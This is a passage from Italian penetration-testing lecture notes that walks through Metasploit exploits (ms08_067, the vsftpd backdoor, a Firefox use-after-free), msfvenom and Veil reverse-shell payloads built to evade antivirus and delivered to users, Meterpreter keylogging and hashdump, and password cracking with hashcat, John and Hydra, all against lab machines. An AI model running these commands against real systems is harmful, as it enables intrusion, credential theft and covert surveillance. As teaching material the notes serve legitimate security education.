6. Eseguiamo l'exploit con il comando `exploit`



```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.18:445 - Automatically detecting the target...
[*] 10.0.2.18:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Engl
ish
[*] 10.0.2.18:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX
)
[*] 10.0.2.18:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1041) at 2
019-04-12 17:41:38 +0200
meterpreter > 
```

Notiamo che viene avviata una sessione di *Meterpreter*. Digitiamo il comando `help` per vedere quali comandi possiamo utilizzare. Sono divisi in categorie, di cui alcuni sono mostrati di seguito:

```
Core Commands
=====
Command      Description
-----        -----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background
channel     Displays information or control active channel
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings

Stdapi: File system Commands
=====
Command      Description
-----        -----
cat          Read the contents of a file to the screen
cd           Change directory
checksum    Retrieve the checksum of a file
cp           Copy source to destination
dir          List files (alias for ls)
download    Download a file or directory
edit         Edit a file
getlwd       Print local working directory
getwd        Print working directory
lcd          Change local working directory
lls          List local files

Stdapi: Networking Commands
=====
Command      Description
-----        -----
arp          Display the host ARP cache
getproxy    Display the current proxy configuration
ifconfig    Display interfaces
ipconfig    Display interfaces
netstat     Display the network connections
portfwd     Forward a local port to a remote service
resolve     Resolve a set of host names on the target
route       View and modify the routing table

Stdapi: System Commands
=====
Command      Description
-----        -----
clearev     Clear the event log
drop_token  Relinquishes any active impersonating token
execute     Execute a command
getenv      Get one or more environment variable values
getpid      Get the current process identifier
getprivs    Attempt to enable all privileges available to the current process
getsid      Get the SID of the user that the server is running as
getuid      Get the user that the server is running as
kill        Terminate a process
localtime   Displays the target system's local date and time

Stdapi: User interface Commands
=====
Command      Description
-----        -----
enumdesktops List all accessible desktops and windows stations
getdeskstop  Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
Screenshot   Grab a screenshot of the interactive desktop
setdeskstop  Change the meterpreter's current desktop
```

```

uictl           Control some of the user interface components

Stdapi: Webcam Commands
=====
  Command      Description
  -----        -----
  record_mic   Record audio from the default microphone for X seconds
  webcam_chat  Start a video chat
  webcam_list  List webcams
  webcam_snap  Take a snapshot from the specified webcam
  webcam_stream Play a video stream for the specified webcam

Stdapi: Audio Output Commands
=====
  Command      Description
  -----        -----
  play         play an audio file on target system, nothing written on disk

Priv: Elevate Commands
=====
  Command      Description
  -----        -----
  getsystem    Attempt to elevate your privilege to that of local system

Priv: Password database Commands
=====
  Command      Description
  -----        -----
  hashdump     Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
  Command      Description
  -----        -----
  timestamp    Manipulate file MACE attributes

```

Esempio 5 – Meterpreter

In questo esempio utilizziamo la fase di exploitation utilizzando un payload semplice e non *Meterpreter*, e poi switchiamo su *Meterpreter* per ottenere il controllo della macchina, bypassando quindi eventuali filtri.

In questo esempio il servizio da exploitare è **vsftpd** (very secure FTP daemon), un server FTP per sistemi UNIX like, con *versione 2.3.4*. In fase di *Vulnerability Mapping* sono state rilevate vulnerabilità relative a questa versione: effettuiamo quindi la ricerca di exploit per questa versione di vsftpd.



```

Matching Modules
=====
#  Name
ion
-  --
2.3.4 Backdoor Command Execution

      Disclosure Date  Rank      Check  Descript
      -----          --      --      --      --
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No  VSFTPD v

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/
ftp/vsftpd_234_backdoor

```

Effettuiamo l'exploitation del servizio vsftpd 2.3.4 con i seguenti comandi:

- use exploit/unix/ftp/vsftpd_234_backdoor
- SET RHOSTS 10.0.2.6
- exploit

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.0.2.6:6200) at 2020-11-18 14:02:40
-0500

```

Dopodiché migriamo la sessione corrente su una shell più evoluta (Meterpreter) con i seguenti comandi:

- `background` ciò consentirà di effettuare varie operazioni sulle sessioni messe in background;
- `sessions -u 1` effettua l'upgrade della sessione 1 a Meterpreter;
- `sessions 2` scelgo di utilizzare come sessione «corrente» la sessione *Meterpreter* (Id 2)

Per altri esempi si rimanda dalla *slide 36* alla *slide 56* del pdf “Argomento 10 - Target Exploitation - Parte 2.pdf”.

9.4.2 Client side exploitation

Finora abbiamo visto **attacchi server-side**, ovvero che si collegavano da remoto alla macchina vulnerabile. Tuttavia, è possibile che una macchina target non presenti vulnerabilità. In quel caso per poterla exploitare è necessario sfruttare vulnerabilità umane, ovvero bisogna veicolare il payload attraverso gli utenti che accedono alla macchina e non tramite un exploit, sperando che gli utenti lo eseguano e quindi compromettano la macchina.

Il *payload* deve essere generato dal pentester e uno strumento molto utile a questo è **msfvenom**, che supporta moltissime piattaforme e sistemi operativi. Inoltre, è possibile generare payload per architetture diverse e file eseguibili per piattaforme diverse (tipicamente .exe per Windows, ecc...).

Esempio 1 – Windows XP

Per la generazione del payload useremo `msfvenom`:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe
-o my_payload.exe
```

- `-p windows/meterpreter/reverse_tcp` è il tipo di payload selezionato;
- `lhost=10.0.2.15` è l'indirizzo IP della macchina Kali, che permetterà di instaurare una *Reverse Shell* con la macchina target;
- `lport=4444` è la porta sulla quale sarà stabilita la connessione *Reverse*;
- `-f exe` è il formato del payload;
- `-o my_payload.exe` salva il codice generato nel file.

Lo strumento `msfvenom` mette a disposizione una serie di moduli, tra cui un generico modulo *handler* che useremo per instaurare una connessione su una determinata porta in listening (default 4444).

Andiamo con ordine:

1. Avviamo *Metasploit* e configuriamo il modulo handler:

- `use exploit/multi/handler`
- `set payload windows/meterpreter/reverse_tcp`
- `set LHOST 10.0.2.15`

2. Controlliamo che tutte le opzioni siano state configurate:

- `show options`

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
    Name   Current Setting  Required  Description
    ----  -----  -----  -----
    Payload options (windows/meterpreter/reverse_tcp):
        Name      Current Setting  Required  Description
        ----  -----  -----  -----
        EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
        LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
        LPORT     4444             yes       The listen port
```

3. Avviamo il modulo handler, che rimarrà in ascolto aspettando connessioni di tipo reverse da parte della macchina target:

- `run`

A questo punto andiamo sulla macchina target e simuliamo l'esecuzione del payload generato in precedenza. Per scaricare il payload dalla macchina target seguiamo i seguenti passi:

- (macchina kali) copiamo il payload nella root directory del *Web Server Apache* e aviamolo:
 - `cp my_payload.exe /var/www/html`
 - `service apache2 start`
- (macchina Windows XP) tramite web browser accediamo al seguente URL, poi scarichiamo ed eseguiamo il payload: http://10.0.2.15/my_payload.exe

Non appena viene eseguito il file .exe viene creata una nuova sessione *Meterpreter* sulla macchina kali, come possiamo vedere dall'immagine:

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1091) at 2019-04-13 21:00:30 +0200
meterpreter > 
```

Esempio 2 – Windows 10

Proviamo ora a portare un attacco verso una macchina **Windows 10** su cui è installata una versione di **Firefox** vulnerabile che concede l’accesso completo alla macchina in **kernel space**: per fare ciò scarichiamo e installiamo la macchina virtuale di **Windows 10** (<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>). Impostiamo almeno 2048 MB di RAM. La password è **Passw0rd!** (default di Microsoft). A questo punto scarichiamo e installiamo la versione di Firefox vulnerabile (<https://ftp.mozilla.org/pub/firefox/releases/41.0/win32/en-US/Firefox%20Setup%2041.0.exe>).

Per simulare la rilevazione della versione del browser in esecuzione su **Windows 10** possiamo usare un modulo fornito da **Metasploit**, che permette alla macchina Kali di restare in attesa sulla porta 80.

In uno scenario reale, invece, un attaccante potrebbe usare tecniche di **ingegneria sociale** per indurre un utente che utilizza una macchina target ad aprire l’URI relativo alla porta in ascolto.

Per fare ciò digitiamo i seguenti comandi:

- `use auxiliary/gather/browser_info`
- `set SRVHOST 10.0.2.15` (IP della macchina Kali)
- `set SRVPORT 80`
- `set URIPATH /` (in uno scenario reale tipicamente l’URI viene modificato in qualcosa di significativo per l’utente);
- `run`

Dalla macchina **Windows 10** possiamo adesso visitare l’URI 10.0.2.15, e tornando alla **MSFConsole**, possiamo usare l’exploit per sfruttare questa vulnerabilità:

- `use exploit/windows/browser/firefox_smil_uaf`
- `set PAYLOAD windows/meterpreter/reverse_tcp`
- `set SRVHOST 10.0.2.15`
- `set SRVPORT 80`
- `set URIPATH /`
- `set LHOST 10.0.2.15`
- `exploit`

A questo punto mediante il comando `sessions` possiamo interagire con la sessione **Meterpreter** instaurata con la macchina target.

9.4.3 Armitage

Armitage è l’interfaccia grafica sviluppata da *Raphael Mudge* per il **Metasploit Framework**.

È uno strumento collaborativo, usato in ambito Red Team, che consente di:

- scoprire ed enumerare le macchine target presenti in un asset;
- rilevare le vulnerabilità presenti su tali macchine;
- suggerire gli exploit per le vulnerabilità rilevate;
- utilizzare avanzate funzionalità di *Post-exploitation*.

Un **Red Team**(o «team di attacco») è costituito da un gruppo di *pentester / ethical hacker* che si occupa di attaccare un asset così come farebbero i **black hat hacker** e di produrre gli opportuni report a valle di tale attacco. Il team opera su commissione dell’organizzazione che gestisce l’asset.

Un **Blue Team** (o «team di difesa») è costituito da un gruppo di *pentester / ethical hacker* che tipicamente è a conoscenza del processo di attacco e si occupa di difendere l'asset rispetto a tale attacco.

Armitage non è installato di default in Kali Linux, per farlo digitiamo il seguente comando:

```
apt-get install armitage
```

Armitage per poter essere eseguito richiede l'avvio del servizio **PostgreSQL**:

```
service postgresql start
```

È possibile avviare Armitage in due modalità:

1. grafica, dal menù “08 – Exploitation Tools”
2. testuale, digitando il comando `armitage`

Per maggiori approfondimenti ed esempi sul suo funzionamento vedi dalla *slide 92* alla *slide 106* del pdf “Argomento 10 - Target Exploitation - Parte 2.pdf”.

9.5 Veil Client-side Exploitation

Veil è uno strumento progettato per costruire payload capaci di bypassare i controlli effettuati da antivirus, firewall e IDS. Non è installato di default in Kali, ed è basato su Python. Per scaricarlo e installarlo basta eseguire questi comandi:

- `git clone https://github.com/Veil-Framework/Veil.git`
- `cd Veil/config`
- `./setup.sh -force -silent`
- `pip install pycrypto`
- `./Veil.py -setup`

A questo punto per utilizzarlo spostiamoci nella cartella `Veil` e aviamolo con `./Veil.py`.



```
=====
Veil | [Version]: 3.1.11
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu
2 tools loaded

Available Tools:
1) Evasion
2) Ordnance

Available Commands:
exit          Completely exit Veil
info          Information on a specific tool
list          List available tools
options       Show Veil configuration
update        Update Veil
use pass.txt  Use a specific tool

Veil>:
```

Creiamo un payload che permetta di fare **Evasion** (use 1) e controlliamo quali sono i payload disponibili:

```
Veil/Evasion>: list
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Available Payloads:
1) autoit/shellcode_inject/flat.py
2) auxiliary/coldwar_wrapper.py
3) auxiliary/macro_converter.py
4) auxiliary/pyinstaller_wrapper.py
5) c/meterpreter/rev_http.py
6) c/meterpreter/rev_http_service.py
7) c/meterpreter/rev_tcp.py
8) c/meterpreter/rev_tcp_service.py
```

Scegliamo un payload che ci dà una *Reverse TCP Shell* (use 7), dopodiché impostiamo l'opzione LHOST con set LHOST 10.0.2.15, e generiamo il payload con il comando generate.

Adesso tramite *Metasploit* possiamo utilizzare un generico modulo handler che resta in attesa di connessioni in ingresso:

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 10.0.2.15
- set LPORT 4444
- run


Ora possiamo inviare il file (payload) alla macchina target. In uno scenario reale tipicamente si incorpora il payload in un'altra tipologia di file, per nasconderlo all'utente che poi aprirà il file, inconsapevole che si tratti di un attacco.

Possiamo fare come in precedenza per far scaricare alla macchina target il payload:

- (macchina kali) copiamo il file nella root del web server Apache ed aviamolo:
 - cp /var/lib/veil/output/compiled/modulo_reverse.exe /var/www/html/
 - service apache2 start
- (macchina Win XP) tramite web browser accediamo al seguente URL, scarichiamo ed eseguiamo il file:
 - http://10.0.2.15/modulo_reverse.exe

Appena verrà eseguito il file, verrà avviata una sessione Meterpreter sulla macchina Kali.

Ottava Parte



CoScienze
Associazione

Post-Exploitation (Privilege Escalation)


Capitolo 10 – Post Exploitation (Privilege Escalation)

10.1 Concetti introduttivi


Le informazioni che sono state acquisite durante le fasi precedenti permettono al pentester/attaccante di poter accedere ad una o più macchine target. Tuttavia, potrebbe essere necessario acquisire ulteriori privilegi (**Privilege Escalation**) all'interno della/e stessa/e.

Esistono due tipologie di **Privilege Escalation**:

- **Vertical Privilege Escalation**: un utente con normali privilegi di accesso (normal user) dopo aver effettuato *Vertical Privilege Escalation*, può utilizzare funzioni riservate all'utente, con i massimi privilegi di accesso (root user o admin user).



- **Horizontal Privilege Escalation**: un utente con normali privilegi di accesso (normal user) dopo aver effettuato *Horizontal Privilege Escalation*, può utilizzare funzioni riservate ad altri utenti, con i normali privilegi di accesso.



Esistono vari metodi per effettuare il **privilege escalation** (verticale ed orizzontale) su una macchina target:

- utilizzo di exploit locali;
- sfruttamento di password deboli sulla macchina target: ad esempio, il pentester o l'attaccante potrebbe sfruttare le vulnerabilità presenti in determinati algoritmi di cifratura;
- sniffing del traffico di rete;
- keylogging;
- sfruttamento di errate configurazioni: ad esempio una home directory accessibile, contenente informazioni sfruttabili per l'accesso ad altre macchine;
- etc...

10.2 Exploit Locali

Una volta acquisito l'accesso ad una determinata macchina, permane la difficoltà di trovare dei giusti **exploit locali** in merito alle vulnerabilità di tale macchina.

A tal ciò, esistono diversi strumenti che aiutano a scegliere il migliore exploit locale da utilizzare. Ad esempio:

- modulo fornito dalla suite *Metasploit* (`post/multi/recon/local_exploit_suggester`);
- *Linux Exploit Suggester* (<https://www.kali.org/tools/linux-exploit-suggester/>).
- etc...

Per visionare gli esempi vedi:

- slide 11 alla slide 34 del pdf “Argomento 12 – Post exploitation (Privilege Escalation) - Parte 1.pdf”;
- slide 1 alla slide 21 del pdf “Argomento 12 – Post exploitation (Privilege Escalation) - Parte 2.pdf”.

10.3 Password Cracking

L'autenticazione è tipicamente sui seguenti fattori:

- *Something you know*: password;
- *Something you have*: token o smart card;
- *Something you are*: biometria.

Le password rappresentano uno dei metodi più comuni per autenticare un utente presso un sistema.

Quando un utente inserisce username e password (corretti), il sistema consente ad esso di accedere a determinate funzionalità, in base alle autorizzazioni assegnate a tale utente.

Esistono due tipologie di **password cracking**, in base a come viene effettuato:

- **Offline Password Cracking**: il pentester recupera dalla macchina target i file con gli hash delle password (relative al Sistema Operativo o ai suoi servizi) e li copia altrove. Ottenuti tali file, utilizza strumenti di **password cracking** per ricavare la password dall'hash. Questo non deve preoccuparsi di eventuali meccanismi per il blocco della password disponibile sulla macchina target dato che il processo di cracking viene eseguito all'interno della macchina del pentester (o dell'attaccante);
- **Online Password Cracking**: il pentester (o l'attaccante) tenta di accedere alla macchina target remota "provando ad indovinare" (un esempio, è l'attacco dizionario) le credenziali di accesso. Questa tecnica può indurre la macchina target remota a bloccare la macchina del pentester (o dell'attaccante) dopo un certo numero di tentativi falliti.

10.3.1 Offline Password Cracking

L'osservazione che si fa in tale ambito è la seguente:

perchè ottenere altre credenziali quando si hanno già i privilegi di root o di amministratore ?

La risposta è dedotta dal fatto che alcune applicazioni potrebbero essere eseguite soltanto da utenti che non hanno i privilegi di root (o di amministratore), come il *TOR Browser*.

L'**Offline Password Cracking** potrebbe essere utile anche quando, mediante *SQL Injection*, si effettua il *dump* di un database dove le password sono memorizzate sotto forma di hash.

Hash Identifier

Per poter effettuare il cracking di un determinato hash, è prima necessario determinarne la tipologia, così da scegliere l'opportuno algoritmo di cracking.

Lo strumento **hash-identifier** può essere utilizzato per identificare il tipo di un determinato hash:
<https://code.google.com/archive/p/hash-identifier/>.

È possibile avviare *hash-identifier* digitando il seguente comando: `hash-identifier`

Supponiamo di avere il seguente hash: `d111b38c0e73bc867c4bad4023606a0e0df64c2f`.

Inseriamo tale valore sulla shell:



The screenshot shows the terminal output of the `hash-identifier` command. It displays a complex tree diagram representing the hash structure. Below the tree, it says "HASH: d111b38c0e73bc867c4bad4023606a0e0df64c2f". Underneath, it lists "Possible Hashes:" followed by "[+] SHA-1" and "[+] MySQL5 - SHA-1(SHA-1(\$pass))".

Notiamo che tale strumento è riuscito ad identificare il tipo di hash passato come input: **SHA-1**. Inoltre, siamo riusciti anche a ricavare su quale hash si basa, ovvero hash di *MySQL5*. In ogni caso, queste informazioni verranno passate agli algoritmi di password cracking, insieme all'hash che si intende invertire.

Hashcat

Uno strumento alquanto potente è **hashcat**, free e multi-threaded (disponibile sul seguente sito <https://hashcat.net/hashcat/>).

Viene usato per effettuare il cracking di più di 80 algoritmi di hashing

(<https://hashcat.net/hashcat/#features-algos>). Vantaggio fondamentale di tale strumento è la possibilità di utilizzare CPU, GPU, ALU e più in generale qualsiasi cosa che sia compatibile con *OpenCL*.

Questo strumento supporta sei modalità operative per il password cracking:

- **Straight**: utilizza come password ciascuna riga presa da un file testuale (dizionario). Si tratta di una modalità di attacco di default ed è nota come *Attacco Dizionario*;
- **Combination**: combina ogni parola presente nel dizionario;
- **Toggle Case**: genera tutte le possibili combinazioni di varianti maiuscole e minuscole per ogni parola presente nel dizionario (può essere vista come un'estensione della modalità *Combination*);
- **Brute Force**: prova tutte le combinazioni che sono possibili costruire a partire da un dato alfabeto (se consideriamo una stringa di lunghezza 2, esso provvederà a generare le possibili combinazioni da AA a ZZ);
- **Permutation**: genera tutte le permutazioni di una parola presente nel dizionario;
- **Table-lookup**: per ogni parola nel dizionario, genera automaticamente delle maschere (per ulteriori dettagli: https://hashcat.net/wiki/doku.php?id=table_lookup_attack).

Hashcat è uno strumento che è possibile avviarlo in due modalità:


- da terminale digitando direttamente hashcat;
- tramite GUI selezionando la sezione “05 - Password attacks” di kali stesso.

I comandi principali sono:

- `-m, --hash-type=NUM`: l’hash type va da 0 fino a 100 e indica il tipo di hash (0 è per esempio uguale a MD mentre 100 indica SHA1). Ovviamente ce ne sono molte altre che è possibile vedere sulla documentazione ufficiale;
- `-a, --attack-mode=NUM`: l’attack mode varia da 0 a 5. La prima, quindi 0, indica *Straight* (diritto), mentre per esempio 5 indica le tabelle di *lookup*.

Per effettuare il cracking dell’hash contenuto nel file `test.hash` utilizziamo la modalità di attacco di default (*Straight*). Un esempio può essere il seguente con il comando:

```
hashcat -m 0 test.hash rockyou.txt -force
```



```
Dictionary cache built:  
* Filename...: rockyou.txt  
* Passwords.: 14344392  
* Bytes.....: 139921507  
* Keyspace...: 14344385  
* Runtime...: 1 sec  
  
5f4dcc3b5aa765d61d8327deb882cf99: password  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Type....: MD5  
Hash.Target....: 5f4dcc3b5aa765d61d8327deb882cf99  
Time.Started....: Thu Apr 25 10:31:45 2019 (0 secs)  
Time.Estimated...: Thu Apr 25 10:31:45 2019 (0 secs)  
Guess.Base.....: File (rockyou.txt)
```

Lo strumento ha effettuato il cracking dell’hash, recuperando la password associata ad esso

Hashcat permette anche di visualizzare il risultato del cracking di un determinato hash, senza effettuare di nuovo il processo di cracking, tramite il comando: `hashcat test.hash -show`.

John (the Ripper)

Strumento che può essere utilizzato per effettuare il cracking delle password come *Hashcat* e può anche operare su algoritmi come *DES* e *crypt*: <https://www.openwall.com/john/>.

Come *Hashcat* è possibile avviarlo da terminale digitando direttamente *John* oppure tramite GUI selezionando la sezione 05 - Password attacks di kali. Supporta 4 modalità di password cracking:

- **Wordlist Mode;**
- **Single Crack Mode;**
- **Incremental Mode;**
- **External Mode.**

Per il primo metodo è sufficiente fornire in input a *John* il file con la wordlist e quello con gli hash delle password da crackare. Le wordlist possono essere create appositamente oppure scaricate da internet in quando è molto semplice trovarle.

Per il secondo metodo (quello consigliato dal creatore) *John* userà le password ottenute a partire dal file (password file) di cui si intende effettuare il cracking come username, full name, etc..., ed è molto più veloce rispetto alla precedente. È consigliato quando il file, ad esempio, ha il seguente formato:

Username : Password.

Ad esempio: se lo username fosse `Hacker`, tale modalità potrebbe provare il cracking mediante le seguenti password:

- `hacker`
- `HACKER`
- `hacker1`
- `etc...`

Nel terzo metodo, *Incremental mode*, l'algoritmo proverà come password tutte le possibili combinazioni di caratteri e può richiedere molto tempo se non si imposta una condizione di terminazione.

Per il quarto metodo, quindi l'*External Mode*, è una modalità che permette a *John* di usare modalità di cracking esterne ma sarà necessario creare un'apposita sezione all'interno del file di configurazione: `[List.External:MODE]`, dove `MODE` è il nome della modalità utilizzata.

Importante: il linguaggio dovrà essere obbligatoriamente C.

Per gli esempi, utilizzare dalla *slide 63* alla *slide 72* del pdf “Argomento 12 - Postexploitation (Privilege Escalation) - Parte 2.pdf”.

Ophcrack

Basato sulle **Rainbow Tables**, può essere usato per il cracking delle password di Windows in formato **LM** (LAN Manager) ed **NTLM** (NT LAN Manager) dove **LM** è utilizzato fino a Windows NT, mentre il secondo da **NT** fino ai giorni nostri.

Per scaricare le *rainbow tables*: <http://ophcrack.sourceforge.net/tables.php>. Alcune sono gratuite, altre a pagamento. Come al solito, per poterlo avviare o digitiamo `ophcrack` da terminale oppure per la GUI `ophcrack-gui`.

Per gli esempi, utilizzare dalla *slide 76* alla *slide 86* del pdf “Argomento 12 - Postexploitation (Privilege Escalation) - Parte 2.pdf”.

10.3.2 Online Password Cracking

È un tipo di *password cracking*, che da come si intuisce dal nome, interagiscono direttamente con la macchina target.

In generale operano in due fasi:

1. **generazione della wordlist** a partire da informazioni raccolte sulla macchina target;
2. **attacco online alle password**: si prova ad effettuare il login sulla macchina target fin quando non vengono trovate le credenziali corrette.

Uno degli svantaggi principali è il fatto che le azioni potrebbero essere rilevate e/o bloccate e, soprattutto ci vuole più tempo. Dall'altro canto, però, non si accede a cracking di diversi servizi come *ssh*, *telnet*, *ftp*, etc...

Crunch

È uno strumento utile per creare *wordlist* in base ai criteri dell'utente. Come al solito, è possibile avviarlo sempre da terminale digitando `crunch`.

Un esempio con una wordlist contenente parole la cui lunghezza è al più cinque caratteri e la memorizziamo nel file **5chars.txt**.

```
root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
permissions: README-SK.TX xp_free_fast.sfv
Crunch will now generate the following number of lines: 12356630

crunch: 100% completed generating output
```

Il file `5chars.txt` conterrà le parole da `a a zzzzz`.

```
a
b
c
...
zzzzx
zzzzy
zzzzz
```

CeWL

The **Custom Word List** (CeWL) **generator**, visita un determinato URL e crea una lista (univoca) contenente le parole ricavate da tale visita e magari successivamente usare John per effettuare l'offline password cracking.

Ovviamente è possibile avviarlo da terminale con il comando `cewl`. Tra i parametri più importanti possiamo trovare:

- `depth N` o `-d N`: imposta ad N la profondità della visita da parte dello spider con valore di default a 2;
- `min_word_length N` o `-m N`: lunghezza minima di una parola con default 3;
- `verbose` o `-v`: fornisce un output verboso;
- `write` o `-w`: permette di salvare l'output in un file.

Esempio:

Creiamo una *wordlist* a partire da un url come: <http://10.0.2.10/mutillidae>.

La *wordlist* prodotta da CeWL sarà memorizzata nel file `ms2_wrldst.txt`.

Quindi il comando finale sarà: `cewl -w ms2_wrldst.txt http://10.0.2.10/mutillidae`

Hydra

È uno strumento che implementa tecniche di *online password cracking* con l'utilizzo di protocolli come `http, ssh, ftp`.

Prova ad effettuare il login su una macchina target utilizzando una lista di username e/o password forniti dall'utente (deriva proprio da questo il nome, che permette una sorta di ibrido tra offline e online). Di default, tenta di effettuare il login usando 16 connessioni in parallelo verso la stessa macchina target.

Per gli esempi, utilizzare dalla *slide 101* alla *slide 110* del pdf “Argomento 12 - Postexploitation (Privilege Escalation) - Parte 2.pdf”.

10.4 Privilege Escalation con Meterpreter

Meterpreter consente di effettuare in maniera automatica varie attività di **privilege escalation**:

- Dump degli account di sistema;
- Keylogging;
- Pivoting;
- etc...

Negli esempi che trovate sulle slide si assume che l'accesso alla macchina target, *Windows XP SP3* (Indirizzo IP 10.0.2.18), avvenga tramite *Metasploit*.

Esempio 1 – getsystem

Mediante il comando `getuid` verifichiamo i privilegi ottenuti dopo l'accesso alla macchina target:


```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

Mediante il comando `getsystem` è possibile tentare di effettuare *Privilege Escalation*:

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)) .  
meterpreter > _
```

Esempio 2 – dump degli account di sistema

Mediante il comando `hashdump` è possibile effettuare il dump degli account (username e password) di sistema, memorizzati sulla macchina target. Tali account sono memorizzati in formato hash *NTLM* (NT LAN Manager) e possono essere crackati mediante strumenti di offline password cracking.



Gli elementi separati dai due punti sono nell'ordine: *User*, *SID*, *hash* in formato *LM* e *hash* in formato *NTLM*.

Esempio 3 – cracking degli account di sistema

Mediante *John The Ripper* effettuo il cracking della password relativa all'utente *Administrator* memorizzata nel file `winpass.txt`:

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist  
Proceeding with incremental:LM_ASCII  
P1PP3R0_browsec_en_(Administrator)  
1g 0:00:00:04 DONE 3/3 (2019-04-12 18:40) 0.2283g/s 35860Kp/s 35860Kc/s 35860KC/s P15P287.  
.P1PH065
```

